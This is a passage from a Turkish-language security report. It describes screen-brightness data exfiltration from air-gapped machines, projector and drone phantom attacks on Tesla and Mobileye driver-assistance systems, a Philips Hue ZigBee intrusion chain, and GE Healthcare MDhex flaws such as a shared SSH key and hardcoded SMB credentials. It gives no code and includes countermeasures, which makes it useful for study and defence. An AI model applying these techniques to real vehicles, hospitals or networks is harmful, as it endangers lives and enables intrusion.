
Son yirmi yıldır kapalı ağ sistemlerinde gizli haberleşme metotlarıyla veri sızıntısı araştırılmaktadır. Yapılan çalışmalara ait ilk örneklerden biri olarak ismini elektromanyetik sinyal yayan cihazların güvenliğinin sağlanması için geliştirilmiş bir standart olan TEMPEST (Telecommunications Electronics Material Protected from Emanating Spurious Transmissions)'ten alan "TEMPEST saldırısı" verilebilir. 1998 yılında yazılım temelli olarak geliştirilen bu saldırıda amaç, LCD ekrandan yayılan elektromanyetik yayılımı kullanarak sistemi ele geçirmeye çalışmaktır. İkinci saldırı yöntemi AirHopper'daki amaç ise, FM yayın bantları içindeki radyo frekansları (87,5-108,0 MHz) aracılığıyla izole edilmiş ağlarda veri sızıntısı sağlamaktır. Bunlar dışında hoparlörler, mikrofonlar, akustik veri sızıntıları için Fansmitter'lar, bilgisayarların içinde bulunan termal sensörlerle kapalı ağlarda veri sızıntısı gerçekleştirilmiştir. Fakat bu çalışmada asıl amaç yukarda da belirtildiği gibi insanların masa başında bilgisayarı takip edip etmemesinden bağımsız olarak saldırganın hassas verilere her an ulaşabileceği güçlü bir yöntemi anlatmaktır.

13.2. Saldırı Modeli

Saldırının ilk aşamasında, hedef ağa/makineye zararlı yazılım bulaştırılır. İkinci aşamada enjekte edilen bu zararlı bilgisayardan hassas verileri toplar ve topladığı bu verileri byte serisi (bitstream) olarak kodlar, bu sırada ekran parlaklığında insanlar tarafından görülemeyen küçük değişiklikler uygulayarak ekranda modüle eder. Saldırının üçüncü aşamasında, ele geçirilen bilgisayarın görüntüsünü kaydeden bir kamera gerekmektedir. Saldırgan kaydedilmiş olan bu video akışı üzerinde bitstream olarak kaydedilen hassas veriyi görüntü işleme teknikleri kullanarak anlamlı hale dönüştürür.

13.3. Kullanılan Teknik Altyapı

D2C (display to camera) haberleşmede ilgi çeken güncel başlıklardan biridir. Bu haberleşmede, kamera hem görüntü öğelerine erişmek (görsel algılama) hem de insan tarafından algılanamayan fakat makine tarafından yorumlanabilen verileri yakalamak için kullanılır. D2C'nin ana işlevi, multimedya servisleri için meşru gizli kanallar sağlamaktır. D2C çalışma mantığı Şekil 38'deki gibi görselleştirilebilir:




Şekil 38: D2C haberleşme prensibinin görselleştirilmesi: Aynı ekran görüntüsü kesiti için hem yüksek kaliteli görsel olarak algılanabilir görüntü verisi hem de algılanamayan gizli mesajı vardır.

D2C haberleşme uygulanırken asıl hedef görüntüde minimum değişiklikle insan gözünün değişiklik olmamış gibi algılamasını sağlamaktır. Ayrıca D2C; görüntüdeki açı değişiklikleri, ölçeklenebilirlik ve optik bozulmalara karşı dayanıklı ve tolere edebilir olmalıdır.

13.4. Veri İletimi

LCD ekranlarda her piksel, gerekli renk tonunu tam olarak üretmek için RGB renklerinin bir kombinasyonunu göstererek tüm parçalar bir araya geldiğinde aslında




Şekil 39: (a) Sinyal, RGB bileşenlerinden herhangi birinin algılanamayan değişiklikleriyle modüle edilir. Örnek olarak yukarıdaki şekilde, kırmızı renkteki ufak değişiklikler modülasyon için kullanılır ve (b) Kamera tabanlı alıcı sinyal tespiti için kullanılır.

ekrandaki görüntü elde edilmiş olur. Bu kısım ekran gösteriminin fiziksel anlamda nasıl sağlandığının anlaşılması için Şekil 39'da olduğu gibi görselleştirilebilir:

Şekil 39'daki "b" kısmında görüldüğü üzere kırmızı renkteki ufak değişiklikler kamera tabanlı alıcı tarafından okunabilmektedir. Bu değişiklikler her pikselde görece çok ufak şekilde yapılır ve değişiklik ekranın yenileme oranına göre çok hızlı olur. Kullanıcı anlık bu değişiklikleri ekranda yakalayamaz.

Veri sızıntısını gerçekleştirmek için kullanılan zararlı yazılım görüntü parlaklığına veriye ait bilgileri kodlayan cihaz sürücüsü üzerinden bu operasyonu gerçekleştirir. Cihaz sürücüsü ekran arabelleğine gidecek olan görüntü verilerini almak için araya girerek gerekli veri işlemesini yapıp ekran arabelleğine veriye ait kodlanmış byte serisini yollar. Bu değişiklik ekran arabelleğine iletilecek tüm piksellerin RGB bileşenlerinde uygulanır ve daha sonra video karta iletilir. İlgili mimari Şekil 40'da görselleştirilmiştir:



Şekil 40: Zararlı yazılımın mimarisi: Zararlı yazılım işlemini cihaz sürücüsünden video karta aktarılacak olan veride modifikasyonlar yaparak gerçekleştirmektedir. Bu değişikliği sadece kamera tabanlı alıcılar okuyabilmektedir.

13.5. Alınabilecek Önlemler

Çalışmada anlatılan optik saldırıya karşı alınabilecek tedbirler, önleme ve tespit amaçlı olarak iki sınıfa ayrılabilir. Önleyici tedbirler, hassas bilgisayarların yalnızca yetkili personelin erişebileceği güvenli alanlara yerleştirilerek erişilebilirliklerini kısıtlamayı amaçlayan politikaları içerir. Ayrıca, belirli kısıtlı alanların çevresinde her türlü kamera (akıllı telefon ve giyilebilir kameralar dâhil) yasaklanabilir. Örnek olarak kontrollü odalar verilebilir. Bu sayede ayrıca güvenlik kamerasına bulaşabilecek kötü amaçlı yazılımın önüne geçilmiş olur. Bir diğer teknolojik önlem, ekranı polarize bir filmle kaplatmaktır. Kullanıcılar net bir görüşle ekranlarına bakabilirken, uzaktaki insanlar ve kameralar karartılmış bir ekran görüntüler.

Tespit etmeye yönelik önlem olarak hassas verileri içeren bilgisayarın ele geçirilme zamanında görüntü anomalileri olup olmadığı denetlenebilir (anomaly detection). Ama bu noktada işletim sistemine güvenilmemelidir çünkü zararlı rootkit olabilir. Yani işletim sistemi veya kernel seviyesinde sızmış bir yazılım olarak faaliyet gösteriyor olabilir. Güvenilir bir izleme yapılarak ekran parlaklığındaki değişme desenleri (patterns) yakalanabilir.

Bu yazıda, hassas içerikli/özel verilerin gizli optik kanallarla LCD ekran parlaklığına (görüntü piksellerine) gizlenerek kullanıcılar tarafından görsel algılamayla tespit edilemeden yerel kameralarla kayıt altına alınarak taşınma yöntemi anlatıldı. Saldırı modeli iki temel başlıkta hedef ağa bulaşan bir zararlının gelişmiş kalıcı tehdit (APT) olarak varlığını sürdürmesi ve kamera kullanımı ile bilgisayardaki görüntünün ele geçirilip saldırgan tarafından analiz edilmesinin yöntemlerini içermektedir.

14. SÜRÜŞ DESTEK SİSTEMLERİNE YAPILAN SALDIRILAR

14.1. Sürüş Destek Sistemleri Nedir?

Sürüş Destek Sistemleri (ADAS - Advanced Driver Assistance Systems), sürücüye araç kullanırken veya park ederken yardımcı olan elektronik sistemlerdir. Uyarlanabilir hız sabitleyiciler, çarpışma önleme sistemleri, otomatik far sensörleri, şerit takip sistemleri, kör nokta uyarıları buna örnek verilebilir. Güvenli bir insan-makine ara yüzü ile tasarlandığında, araç güvenliğini veya daha genel olarak yol güvenliğini artırmayı amaçlar. ADAS sistemleri mikro denetleyici üniteleri (MCU), elektronik kontrol üniteleri (ECU) ve yarı iletken güç cihazları gibi elektronik teknolojileri kullanır. Bu sistemler LiDAR (lazer mesafe sensörü), radar, araç kamerası ve araç içi ağ dahil olmak üzere birçok veri kaynağından gelen girdilere dayanır[24].

14.2. Saldırıda İstismar Edilen Zafiyetin Kaynağı Nedir?

Sürüş destek sistemleri üzerinde yapılan çalışmalar, yarı veya tam otonom sürüşün destekleneceği, bir diğer deyişle insan sürücülerin yerini otonom sürücülerin alacağı günün çok uzak olmadığını gösteriyor[25]. Yarı veya tam otonom araçların kullanımı dünyanın birçok ülkesinde hâlihazırda başlamış olsa da, araçlar ile yol kenarı birimleri arasında bilgi alışverişi amaçlı bir dizi protokol olan araç iletişim sistemlerinin devreye alınması ertelenmiştir. Bu iletişim sistemleri; V2V (araçtan araca), V2I (araçtan altyapıya), V2P (araçtan yayaya) ve V2X (araçtan her şeye), yarı-tam otonom araçlar için yol işaretleri, şeritler ve yoldaki engellerle ilgili bilgi ve doğrulama sağlamayı amaçlıyor. Fakat bu iletişim sistemlerinin kullanımının henüz başlamamış olması, yarı-tam otonom araçların sensörlerden gelen engel ve şerit gibi verileri doğrulama yeteneğini kısıtlayan bir zafiyet oluşturuyor[26].


14.3. Zafiyete İlişkin Saldırılar Neler?

Raporumuzun bu bölümü sözü geçen zafiyetlerle ilgili ne tür saldırıların gündeme geldiğini ele almaktadır.

14.3.1. Sahte Şerit Saldırıları

Araştırmacılar, bahsedilen açıklığı kullanarak Tesla'nın belirli koşullar altında otomatik olarak yaklaşan trafiğe yönlendirmesine neden olabilecek basit bir saldırı tasarlamıştır. Tesla'nın oto pilot teknolojisi yakın engelleri, arazi ve şerit değişikliklerini tespit etmek ve çevre hakkında bilgi toplamak için kameraları, ultrasonik sensörleri ve radarları kullanmaktadır. Topladığı verileri gerçek zamanlı olarak yanıt vermek için makine öğrenmesi kullanan yerleşik bilgisayarlara göndermektedir[27].

Araştırmacılar tersine mühendislik ile Tesla'nın otomatik süreçlere nasıl tepki verdiğini incelemiştir. Bu incelemenin sonucunda aracın nasıl karşı şeride yönlendirileceği tespit edilmiştir. Saldırı için sürücü tarafından çok göze çarpmayan üç kare çizilmiştir; oto pilotun gerçek şeridi, çizilen kareler olarak kabul edip ters yöne girdiği görülmüştür[28].




Şekil 41: Oluşturulan sahte çizginin dijital görünümü.

Ancak bu saldırı yöntemi, saldırı yapılacak alanda değişiklik yapılmasını, yani saldırganın saldırının yapılacağı yerde bulunmasını gerektirir. Bu ise saldırganın kimliğini açığa çıkartabilir. Ayrıca, saldırganların saldırı mahallinde bıraktığı adli kanıtlar yayalar ve sürücüler tarafından kolayca kaldırılabilir olmakla birlikte olayın incelenmesi için araştırmacılar tarafından da kullanılabilir.

14.3.2. Hayalet Görüntü Saldırıları

Araştırmacılar, hayalet görüntü saldırılarının diğer saldırılara kıyasla çok daha kolay olduğunu belirtiyorlar. Bu saldırıyı uygulamak için gerekli ekipmanın sadece bir drone ve taşınabilir bir projektörden ibaret olduğunu, bunların maliyetinin de birkaç yüz doları aşmadığını söylüyorlar. Araştırmacılar uygulama sırasında zorlandıkları tek konu olarak projektör tarafından yansıtılan görüntünün araç tarafından tanınacak kadar parlak ve keskin olması gerektiğine işaret ediyorlar[27].




Şekil 42: Saldırı modeli: Saldırgan (1) dijital reklam panosunu (2) uzaktan ele geçirir ya da hayalet görüntü oluşturmak için taşınabilir projektör ile donatılmış bir drone (3) uçurur.

Araştırmacılar bu çalışmada, sürüş destek sistemi (ADAS) olarak Mobileye 630 PRO ve otonom araç olarak Tesla Model X kullanmıştır.

14.3.3. Mobileye 630 PRO Sistemine Yapılan Hayalet Görüntü Saldırıları

Bir Intel şirketi olan Mobileye, görüş güvenliği teknolojisinin yollarımızı daha güvenli hale getirmesi, trafik sıkışıklığını azaltması ve hayat kurtarmasına katkıda bulunmak gibi bir misyonla 1999 yılında kurulmuştur[6]. Araştırma için Mobileye 630 PRO, 0-1 otomasyon seviyesindeki otomobillerdeki en gelişmiş harici ADAS olarak kabul edilmiş ve bu nedenle Mobileye 630 PRO kullanılmıştır. Çalışması bilgisayarlı görü algoritmalarına dayanan cihaz görüntülemeyi sağlayan bir kamera ve çevre hakkında görsel ve sesli uyarıları sürücüye aktaran bir ekrandan oluşmaktadır[26].




Şekil 43: Mobileye 630 PRO sistemine yapılan saldırı örneği.

(a) Mobileye 630 PRO, ön cama monte edilmiş bir video kameradan (yeşil çerçeveli) ve bir ekrandan (mor çerçeveli) oluşur. (b) Deneysel kurulum: tripod üzerine yerleştirilmiş portatif bir projektör (mavi çerçeveli), yansıtılan hayalet görüntü (kırmızı çerçeveli) ve Mobileye 630 PRO ile donatılmış saldırıya uğramış araç (sarı çerçeveli) yukarıdaki şekilde görülebilir.

14.3.4. Drone Kullanılarak Yapılan Saldırılar

Araştırmacılar bu deneyi gerekli izinleri alarak üniversite bünyesinde gerçekleştirmiştir. Saldırıyı gizlemek için taşınabilir projektör teslimat kutusu taşıyan bir drone üzerine monte edilmiş ve saldırı yapacak olan drone, aracın güzergâhı üzerinde bulunan hayalet hız sınırı işaretini yansıtabileceği bir duvarın önünde konumlandırılmıştır.

Araç geldiğinde 125 milisaniye boyunca, yanlış hız sınırı olan 90 km/saat uyarısı duvara yansıtılmıştır. Mobileye cihazı, normalde sürücü için fark edilmesi imkânsız olan bu sürede hayalet yol işaretini algılamış ve sürücüye 30 km/saat hızından daha hızlı gidilmesi yasak olan yolda hız sınırını 90 km/saat olarak göstermiştir.



Şekil 44: Binaya, drone üzerinden 125 milisaniye boyunca hayalet yol işareti (kırmızı çerçeveli) yansıtılır; hayalet yol işareti geçen Renault Captur tarafından yakalanır ve Mobileye 630 PRO (sarı çerçeveli) hayalet yol işaretini gerçek olarak tanımlar.

14.3.5. Dijital Reklam Panosuyla Yapılan Saldırılar

Araştırmanın gösterdiği üzere saldırganlar drone ile yapılan saldırıya benzer şekilde internet üzerinden erişim sağlanabilen bir reklam panosunu ele geçirerek veya yasal olmayan siteler üzerinden ele geçirilmiş bir dijital reklam panosunu kiralayarak hayalet görüntü saldırısı yapabilmektedir. Saldırganlar; sürücüler, yayalar ve yolcular tarafından saldırının tespit edilmesini zorlaştırmak için mevcut bir reklama bir hayalet görüntü gizleyebiliyor. Bu iki şekilde yapılabiliyor: ya yol işareti ya da yol işareti taslağı reklama gizleniyor[26].

Şekil 45: Kola reklamına gizlenmiş yol işareti (a), Yol işareti (b), Yol işareti taslağı (c).


Hayalet yol işaretinin basit video editörleriyle bir reklama kolaylıkla eklenebileceği belirtiliyor. Deneyi yukarıda belirtilen her iki şekilde de Şekil 43'te gösterilen perdeye yansıtarak gerçekleştiren araştırmacılar, Mobileye tarafından hız sınırının 90 km/saat olarak gösterildiğini belirlemiştir[26].

14.3.6. Yarı-otonom Tesla Model X Aracına Yapılan Hayalet Görüntü Saldırıları

Tesla Motors, 2003 yılında Martin Eberhard tarafından kurulmuş elektrikli araç ve elektrikli araç motor parçaları tasarlayan ve üreten bir ABD şirketidir[29]. Tesla'nın oto pilotunun, insan sürücüden istatistiksel olarak daha güvenli olduğu düşünülmektedir[30]. Araştırmacılar Tesla Model X'i hayalet görüntü saldırılarına karşı test etmiştir. Hız sabitleyici ve oto pilot işlevlerini destekleyen bu model aracın yaya ve araç kazalarından korunmasını sağlayan bir çarpışma önleme sistemine sahiptir. Model X üzerindeki engel algılama sistemi, 8 surround kamera, 12 ultrasonik sensör ve ön radar sayesinde çevresi hakkında bilgi edinmektedir. Sistem tarafından tespit edilen herhangi bir engel, gösterge panelinden sürücüye sunulmaktadır[31].

14.3.7. Engel Algılama Sistemine Yapılan Saldırılar


Araştırmacılar, yol kenarına konulan bir projektör aracılığıyla bir insanın hayalet görüntüsünü yola yansıtarak ilk saldırıyı gerçekleştirmiştir. Hayalet görüntü araç hareket etmeden önüne yansıtıldığında oto pilotun görüntüyü gerçek insan olarak algıladığı için harekete geçmediği görülmüştür.



Şekil 46: Tesla'nın otopilotu hayalet görüntüyü gerçek bir insan olarak tanımlar ve harekete başlamaz. Kırmızı çerçeve içinde araçtaki gösterge paneli görülüyor.

Ardından, projektör üzerinden hayali insan görüntüsü yerine bir hayali araç görüntüsü yansıtılmıştır. Sonuç ilk deneydeki gibi olmuş ve Tesla hayalet görüntüyü gerçek bir araç olarak yorumlamıştır. Araştırmacıların bu konuda şaşırdıkları nokta, görüntünün aracın yaklaşık 1 metre önünde, ön radar ve mesafe sensörleri tarafından kapsanan bir alanda bulunması olmuştur[26].


Araştırmacılar bu deneylerden Tesla'nın engel algılama sisteminin görsel bir engelin varlığını başka bir sensörü kullanarak doğrulamadığı sonucunu çıkarmıştır. Bunun nedeni araştırmacılara göre Tesla'nın çalışma prensibinin sensörlerin yüksek doğruluk oranlı gördüğü bir engeli kaza riski doğurmamak için gerçek olarak değerlendireceği şekilde tasarlanmış olmasıdır[26].



Şekil 47: Tesla'nın otopilotu hayalet görüntüyü gerçek bir araç olarak tanımlar. Kırmızı çerçeve içinde araç içindeki gösterge paneli görülüyor.

14.3.8. Şerit Algılama Sistemine Yapılan Saldırılar

Tesla'nın otopilotu tarafından aracı güvenli bir şekilde yönlendirmek için kullanılan şerit algılama sisteminin doğruluğu araçtaki kameralara ve görüntü işleme sistemine dayanır. Bu saldırıda saldırganların hayalet şeritleri yansıtarak Tesla'nın otopilotunun yolundan sapmasına ve karşı şeride geçmesine nasıl neden olabileceği test edilmiştir. Saldırı için; sarı bir çizgi ile ayrılmış, tek şeritli, gidiş-dönüş olan bir yol üzerine yavaşça sola dönen ve iki şeritten oluşan bir hayalet görüntü yansıtılmıştır. Şekil 46'da görülen konum 1'de otopilot özelliği devreye sokularak konum 2'de bulunan hayalet görüntüye doğru ilerletilmiştir. Tesla'nın şerit algılama sistemi konum 2'de hayalet görüntüleri gerçek şerit olarak kabul ederek karşı şeride geçmiş ve araştırmacılar frene basana kadar ilerlemeye devam etmiştir[26].



Şekil 48: (a) Otopilot devredeyken (konum 1) Tesla, yola yansıtılan hayalet şeride (konum 2) yaklaşır. Şerit algılama sistemi aracın sola dönmesine neden olur ve konum 3 doğrultusunda gider. (b) Araç içinden kamerayla çekilmiş hayali şeritler.

15. AKILLI AYDINLATMA SİSTEMLERİNİN KARANLIK YÜZÜ

Hepimiz *Nesnelerin İnterneti* kavramına aşinayız ancak kaçımız akıllı aydınlatma sistemlerini duymuştur? Bir mobil uygulama veya dijital ev asistanınızı kullanarak evinizdeki aydınlatma sistemini kontrol edebilir, hatta isterseniz ampullerin rengini değiştirebilirsiniz. Bu akıllı aydınlatma sistemleri, bildiğimiz Wi-Fi protokolü veya düşük bant genişlikli bir telsiz protokolü olan ZigBee kullanılarak kablosuz olarak yönetilir.

2017 yılında, bir akademik araştırmacı ekibi nasıl akıllı aydınlatma sistemlerini kontrol altına alarak modern bir şehre yayılacak bir zincirleme reaksiyon yaratabileceklerini göstermişti. Bu araştırma arkasında ilginç bir soru da getirmişti: saldırganlar bu tür IoT ağlarını bir sıçrama noktası olarak kullanarak bilgisayar ağlarımıza da saldırabilirler mi[32]?

Söz konusu araştırmayı bir adım öteye götüren Tel Aviv Üniversitesi Check Point Bilgi Güvenliği Enstitüsü (CPIIS) araştırmacıları, bir saldırganın evlerde, işyerlerinde ve hatta akıllı şehirlerde mevcut bilgisayar ağlarına

saldırmak için bir IoT ağından (akıllı aydınlatma sistemleri ve kontrol köprüsü) nasıl yararlanabileceğini gösterdiler. Araştırmacılar pazar lideri Philips Hue akıllı ampullere ve bu ampulleri internete bağlayan köprüye odaklandılar. Philips Hue akıllı ampullerin kendi aralarında ve köprüyle ağ kurmak için kullandıkları ZigBee düşük güç kablosuz protokolünde ağlara sızılmasını sağlayan bir güvenlik açığı (CVE-2020-6007) buldular[32].

Check Point araştırmacıları bir hedef ağdaki Philips Hue ampulünün kontrolünü ele geçirip üzerine kötü amaçlı ürün yazılımı yükleyebildiler. Daha sonra üzerinde kötü amaçlı yazılım barındıran ampulü kullanarak hedef ağa aşağıdaki gibi saldırdılar[32]:

- Saldırgan ampulün rengi değiştirerek kullanıcın ampulde bir sorun olduğunu düşünmesini sağlar. Bunun üzerine kullanıcı telefonundaki veya tabletindeki kontrol uygulamasını kullanarak ampulü sıfırlar.
- Philips Hue'i sıfırlamanın tek yolu onu uygulamadan silmek ve köprüyle tekrar eşleştirmektir.
- Tekrar eşleştirme aşamasında köprü saldırgan tarafından kontrol edilen ele geçirilmiş ampulle eşleşmeye zorlanır.
- Eşleşmeden sonra zararlı yazılım yüklü olan ampul, ZigBee açığını (CVE-2020-6007) kullanarak kontrol köprüsü üzerinde başka bir zararlı yazılım çalıştırır.
- Bu noktadan sonra kontrol köprüsü geleneksel bilgisayar ağlarına bağlı olduğu için saldırgan da istediği farklı istismarları kullanabilecektir.

Araştırma, Kasım 2019'da Philips ve Signify'a (Philips Hue markasının sahibi) bildirilmiştir. Signify, ürünlerindeki güvenlik açığının varlığını doğrulamış ve sitelerinde bu konuda bir yama sürümü (Ürün Yazılımı 1935144040) yayınlamıştır.

16. GE HEALTHCARE CİHAZLARINDAKİ MDHEX ZAFİYET AİLESİ

Medikal cihazların güvenliği alanında çalışmalar yürüten CyberMDx firmasındaki araştırmacılar Ocak ayında keşfettikleri altı zafiyetle gündeme geldiler. Bu zafiyet kümesine de MDhex adını verdiler.

Bahsi geçen zafiyetler ünlü medikal cihaz üreticisi GE (General Electric) Healthcare firmasının ürettiği hasta izleme ekipmanlarında görülmektedir. Hasta yatağının yanına yerleştirilen bu cihazlar hastanın kritik görülen sağlık değerlerini eşzamanlı olarak toplar ve klinik görevlileri tarafından izlenebilmesi için merkezi telemetry sunucularına gönderir. CyberMDX'in açıkladığı teknik zafiyetlerden etkilenen cihazların listesi aşağıdaki gibidir[33].

- Central Information Center (CIC), version 4.x ve 5.x
- CARESCAPE Central Station (CSCS), version 1.x ve 2.x
- CARESCAPE Telemetry Server, version 4.3, 4.2 ve öncesi
- Apex Pro Telemetry Server/Tower, version 4.2 ve öncesi
- B450 patient monitor, version 2.x
- B650 patient monitor, version 1.x ve 2.x
- B850 patient monitor, version 1.x ve 2.x

Şekil 49: B850 Hasta Takip Ekranı.

MDhex güvenlik açığı sayesinde hastane ağına erişimi olan bir saldırgan tarafından zafiyet barından cihazlara erişim sağlanarak hastanın hayati değerleri değiştirilebilmektedir. Ayrıca klinik çalışanlarını hastanın değerlerine göre otomatik olarak uyaran mekanizmaları devre dışı bırakarak hastanın hayatını ciddi tehlikeye sokabilmektedir.

Amerikan Sağlık Bakanlığı, CISA (Cybersecurity and Infrastructure Security Agency) ve FDA (Food and Drug Administration) tarafından, MDhex güvenlik açığına karşı alınması gereken önlemler başlıklı bir liste yayınlanmıştır. En genel önlem ise bu tür sağlık cihazlarını ayrı bir ağ yapısı içinde tutmak ve internete bağlanmalarını engellemek olacaktır.

Bir GE Healthcare yetkilisi tarafından yapılan açıklamada gerekli yazılım iyileştirmeleri ve yamaların 2020 yılının ikinci çeyreğinde yayınlanacağı belirtilmiştir. GE Healthcare'in MDhex açıklarından geçen seneden beri haberi olduğu ve bu konu üzerinde çalıştığı ve muhtemel saldırıları engellemek için hastaneleri de bu konuda uyardığı belirtilmiştir[33].

16.1. Teknik Detaylar

16.1.1. SSH Zafiyeti (CVE-2020-6961)

Risk Seviyesi	10.0 / 10.0 CVSS Vektörü: AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
Rapor Tarihi	18.11.2019
CISA Uyarı Tarihi	23.01.2020

Tablo 4: CVE-2020-6961 zafiyet künyesi

SSH sunucu yüklü bir makine uzaktan erişim ve yönetime imkân vermektedir. SSH genel olarak unix tabanlı makineler için tasarlanmış olsa da Cygwin yüklü Windows makinelerde de çalışabilmektedir.

SSH sunucu konfigürasyonları genellikle kendilerine bağlanmasına izin verdiği diğer makinelerin genel anahtarlarını *authorized_keys* isim bir dosyada tutar. CVE-2020-6961 zafiyetinden etkilenen makinelerde özel anahtar da konfigürasyon hatası olarak cihaz üzerinde tutulmaktadır. Bu özel anahtar ise sadece bir cihaza özgü olması gerekirken bütün cihazlarda ortaktır. Bu durumda sadece bir cihaz üzerinden özel anahtara erişebilen saldırgan, bu anahtarı kullanan bütün cihazlara erişim sağlayabilmektedir.

16.1.2. SMB Zafiyeti (CVE-2020-6963)

Risk Seviyesi	10.0 / 10.0 CVSS Vektörü: AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
Rapor Tarihi	18.11.2019
CISA Uyarı Tarihi	23.01.2020

Tablo 5: CVE-2020-6963 zafiyet künyesi

CARESCAPE ve GE Health ürün ailesinde ortak olarak kullanılan gömülü kullanıcı adı/parola çiftlerini elde eden bir saldırgan bu cihazlara uzaktan SMB bağlantısı kurarak sistem üzerindeki dosyalara yazma ve okuma hakkını elde edebilmektedir. Kullanıcı adı/parola çiftine ulaşmak için ise sistemler üzerinde çalışan Windows XP işletim sisteminin parola kurtarma özelliğini kullanmak yeterli olmaktadır.

16.1.3. MultiMouse/Kavoom KM Zafiyeti (CVE-2020-6964)

Risk Seviyesi	10.0 / 10.0 CVSS Vektörü: AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
Rapor Tarihi	18.11.2019
CISA Uyarı Tarihi	23.01.2020

Tablo 6: CVE-2020-6964 zafiyet künyesi.

